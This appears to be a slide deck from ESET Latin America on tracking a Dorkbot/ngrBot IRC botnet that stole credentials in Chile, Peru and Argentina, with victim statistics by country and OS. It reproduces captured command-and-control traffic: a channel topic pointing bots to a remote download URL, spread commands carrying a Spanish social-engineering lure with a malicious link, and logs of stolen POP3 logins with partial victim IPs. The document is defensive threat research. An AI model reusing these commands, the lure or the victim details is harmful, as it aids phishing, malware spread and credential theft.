
```
Follow TCP Stream
Stream Content
PASS ROCKER
NICK {AR|XPa}kbduw1
USER kbduw1 0 0 :kbduw1
:001 irc.perrorlzz.org
002 002 002
003 003 003
004 004 004
005 005 005
005 005 005
005 005 005
PING 422 MOTD
JOIN #ROCK ngrBot
:{AR|XPa}kbduw1!kbduw1@host240.190-1 net.ar JOIN :#ROCK
:irc.perrorlzz.org 332 {AR|XPa}kbduw1 #ROCK :,mdns http://www.adriese1906.it/wp-
includes/js/did.txt | ,j #rockspread | ,s
:irc.perrorlzz.org 333 {AR|XPa}kbduw1 #ROCK rockstar 1336056693
JOIN #rockspread
JOIN #AR
Entire conversation (142162 bytes)
Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw
Help Filter Out This Stream Close
```

Botnet tracking


- Tracking cybercriminal campaigns, for more than 6 months.
- Viewing botnet activities and stats.
- Social Engineering techniques.
- Information stealing

Information analysis

- IRC logging
- Affected Countries and OS
- Users privileges and IP addresses.
- Propagation techniques.




Bots reported by country








References

- | | | | |
|---|-----------|---|--------------------|
|  | Chile |  | Uruguay |
|  | Peru |  | Ecuador |
|  | Argentina |  | United States |
|  | Spain |  | Colombia |
|  | Mexico |  | Dominican Republic |
|  | Venezuela |  | Others |

Affected OS




References

-  Windows Server 2003
-  Windows Server 2008
-  Windows Vista
-  Windows 7
-  Windows XP



Operating System	Admin users	Non-admin users	Total
Windows Server 2003	147 (86%)	22 (%14%)	169
Windows Server 2008	27 (28%)	67 (%72)	94
Windows Vista	869 (17,6%)	4051 (82,4%)	4920
Windows 7	6335 (18,1%)	28673 (81,9%)	35008
Windows XP	37509 (90,6%)	3863 (9,4%)	41372
Total	44887 (55,03%)	36676 (44,97%)	81563

Crimepack



Social Engineering

Using social networks

- msn.set sets MSN spreading message
- http.set sets spreading through Facebook, Twitter.

Stream Content

```
PAS
NIC
USE
:00
002
003
004
005
005
PING 422 MOTD
JOIN #ROCK ngrBot
: { bhbaavv@hst240
: g 332 { a}bhbaavv #ROCK :up http://
content/pl
#rockspread | ,mdns http://www.
:irc.
JOIN #rockspread
: {AR|XPa}bhbaavv!
:irc.
| msn.set esta foto de hugo chavez agonizando es realmente impactante http://
www.anticuilibonton.it/IMG00359268.JPG XD | http.set esta foto de hugo chavez
agonizado es realmente impactante http://www.anticuilibonton.it/IMG00359268.JPG XD
:irc.
:irc.
PRIVMSG #rockspread :[MSN]: Updated MSN spread interval to "5"
PRIVMSG #rockspread :[HTTP]: Updated HTTP spread interval to "5"
```

Hola!

hola

Como estas?
Todo bien?
esta foto de hugo cha
es realmente impactar
http://www
/IMG00359268.JPG XD |

Propagación del ataque en el chat de Facebook

Propagación del ataque en Windows Live Messenger

Information stealing

- Botmaster executes command to steal email accounts.
- Facebook, Twitter, Gmail and Hotmail credentials are being sent by default.

```
Follow TCP Stream
Stream Content
yhqqpex {AR|XPa}adutmea
:rockstar!rockstar@ELPERRO MODE #ROCK +vvvv {AR|XPa}apyhpsp {AR|XPa}bkqpmfc {PA|w7u}
nmitjgp {PE|XPa}losdfpo
:rockstar!rockstar@ELPERRO MODE #ROCK +v {CL|XPa}utnopht
:rockstar!rockstar@ELPERRO QUIT :Connection reset by fatalz
rockstar!rockstar@fatalz.edu MODE #ROCK +o rockstar
rockstar!rockstar@ELPERRO PRIVMSG #ROCK : ,logins POP3
[MX|XPa]xoinbp!xoinbp@187.177.164.223.dynamic.axtel.net PRIVMSG #ROCK :[Login]:
POP3 -> pop3://ljinene 372.47.236.163:110 (p='C:\Archivos de programa\Mozilla Thunderbird\thunderbird.exe')
{:PE|XPa}weclcta!weclcta@201.240.74.141 PRIVMSG #ROCK :[Login]: POP3 -> pop3://
vim IE@200.31.110.163:110 (p='C:\Archivos de programa\Outlook Express
\msimn.exe')
{:AR|XPa}eihcsqq!eihcsqq@140-138-235-201.fibertel.com.ar PRIVMSG #ROCK :[Login]: POP3
> pop3://alteri (p='C:\Archivos de programa\Microsoft Office
\OFFICE11\OUTLOOK.EXE')
{:CL|XPa}omqrolm!omqrolm@190.13.135.162 PRIVMSG #ROCK :[Login]: POP3 -> pop3://
Informatica@huenoc 216.155.72.145:110 (p='C:\Archivos de programa
\Microsoft Office\office12\OUTLOOK.EXE')
{:AR|XPa}qodvzpm!qodvzpm@186.22.168.202 PRIVMSG #ROCK :[Login]: POP3 -> pop3://
ventas@decos 9.126.134.138:110 (p='C:\Archivos de programa
\Outlook Express\msimn.exe')
{:PE|w7u}wkhfnz!wkhfnz@190.187.131.94 PRIVMSG #ROCK :[Login]: POP3 -> pop3://
ner 68.1.3:110 (p='C:\Program Files\Microsoft Office\Office12
\OUTLOOK.EXE')
{:CL|XPa}kuvhvci!kuvhvci@200.111.135.147 PRIVMSG #ROCK :[Login]: POP3 -> pop3://
mic 2.8:110 (p='C:\Archivos de programa\Microsoft Office
\Office12\OUTLOOK.EXE')
{:PE|XPa}hhstqpx!hhstqpx@190.41.113.170 PRIVMSG #ROCK :[Login]: POP3 -> pop3://
reserv 208.84.244.131:110 (p='C:\Archivos de programa
\Microsoft Office\Office12\OUTLOOK.EXE')

Entire conversation (53736 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw
Help Filter Out This Stream Close
```

Botnet info

- Steal account information from users in Chile and Peru, 81,563 bots detected.
- Specific users were targeted but the botnet spread to more countries.
- 44% of the victims are from Chile, 15% from Peru and 11% from Argentina.
- More than 2,500 emails account leaked and companies compromised.



What are we dealing
with?

From Autorun to LNK



References

Dorkbot detections

INF/Autorun detections

Win32/Autorun detections







Contact info:

<http://blogs.eset-la.com/laboratorio/>

<http://www.eset-la.com/centro-amenazas>

Pablo Ramos

@ramospablo

pablo.ramos@eset.com

